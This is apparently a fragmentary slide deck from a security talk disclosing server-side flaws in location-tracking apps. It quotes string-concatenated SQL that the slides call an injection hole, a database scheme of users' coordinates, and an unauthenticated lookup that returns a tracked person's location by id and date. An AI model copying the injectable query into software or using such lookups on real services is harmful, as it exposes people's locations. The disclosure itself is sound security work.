
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```

Kotlin:

```
val url = URL("https://wikipedia.org")
val urlConnection: URLConnection = url.openConnection()
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https://developer.android.com/training/articles/security-ssl#java

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try {
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 Connection con = DriverManager.
 getConnection(
                                                                    );
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

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

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- MySQL Database with following table scheme:

Field	Type	Null	Key	Default	Extra
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email	varchar(30)	NO		NULL	
latitude	varchar(30)	NO		NULL	
longitude	varchar(30)	NO		NULL	
data	varchar(30)	NO		NULL	
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

All in all we had access to over **860.000** location data of different users, distributed over the whole world.


Is that all ?

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                                     '" + this.atributos.getEmail() + "',
                                     '" + this.atributos.getLatitudeStr() + "',
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This is not a prepared statement !
This is a SQL injection vulnerability !


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
1. Authentication Process
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Observer

WTF-States of Server-Side Vulnerabilties





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

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

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





Demo Time !


Is that all ?

Public Webinterface





Authentication – What?

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

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

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



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requested date

id of the person to track

Part1: Who Needs Authentication?



attacker

Response for http://**********g.azurewebsites.net/...

07:47 PM*49.8715330929084,8.639047788304
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
…

List of the complete track



tracker back-end

